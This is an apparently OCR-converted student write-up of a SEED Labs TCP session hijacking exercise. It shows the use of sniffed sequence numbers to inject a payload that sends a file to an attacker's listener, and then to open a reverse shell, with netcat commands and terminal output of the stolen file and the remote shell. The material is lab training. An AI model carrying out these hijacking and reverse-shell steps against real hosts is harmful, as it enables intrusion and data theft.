


The above image allow us to get the required information and we can parse it to our scapy script as such ***sudo python3 task4-telnet.py [SPORT] [SEQ] [ACK]***. SPORT = 42970, SEQ = 1206100, ACK = 2793440137

sudo python3 task4-telnet.py 42970 1206100 2793440137



The above image shows the scapy script used in this task. The payload is a redirection of contents of the file ***examples.desktop*** to the TCP server running on the attack machine. We must also explicitly set the ACK flag. The image below shows the results of the attack.




Task 5: Creating Reverse Shell using TCP Session Hijacking

Attack script: task5-revshell.py


We first establish a telnet session between VM A and B where A is the telnet server and B is the telnet client and run wireshark on the attack machine to sniff the traffic. After which, we set up a netcat server on the attacker machine with the command ***nc -l 9090 -v***


The image below shows the last TCP packet sniffed with wireshark from VM B to A. From this, we know to use SEQ = 1095813043, ACK = 441342138 and SPORT = 42972 and we parse that into our attack script with this command

sudo python3 task5-revshell.py 42972 1095813043 441342138



The image below shows a successful reverse shell attack via TCP Session Hijacking and we can be sure with the command ***hostname -I*** which produces VM A's IP address. Now, we can execute commands from the attacker machine.


SEEDUbuntu [Running]
Terminal
En
12:18 AM
Terminal
Terminal
Terminal
Terminal
Comment[sk]=Ukážkový obsah pre Ubuntu
Comment[sl]=Ponazoritvena vsebina za Ubuntu
Comment[sml]=Saupama Isina Ubuntu
Comment[sn]=Muyenzaniso wehuiswa kuitira Ubuntu
Comment[sq]=Shembull i përmbajtjes për Ubuntu
Comment[sr]=Садржај примера за Убунту
Comment[sv]=Exempelinnehåll för Ubuntu
Comment[sw]=Bidhaa mfano ya Ubuntu
Comment[szl]=Bajszpilnö treść dlö Ubuntu
Comment[tg]=Мўҳтавои намунавӣ барои Ubuntu
Comment[tr]=Ubuntu için örnek içerik
Comment[tt]=Ubuntu өчен документ мисаллары
Comment[uk]=Приклади контенту для Ubuntu
Comment[uz]=Ubuntu учун намуна таркиби
Comment[vec]=Contenuti de esempio de Ubuntu
Comment[vi]=Mẫu ví dụ cho Ubuntu
Comment[wae]=D'Ubuntu bischbildatijä
Comment[zh_CN]=Ubuntu 示例内容
Comment[zh_HK]=Ubuntu 的範例內容
Comment[zh_TW]=Ubuntu 的範例內容
URL=file:///usr/share/example-content/
Icon=folder
X-Ubuntu-Gettext-Domain=example-content
[02/13/21]seed@VM:~/.../lab1$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.8] port 9090 [tcp/*] accepted (family 2, sport 36192)
[02/14/21]seed@VM:~$ hostname -I
hostname -I
10.0.2.8
[02/14/21]seed@VM:~$



The above image shows that the victim (VM A) is able to detect the reverse shell connection.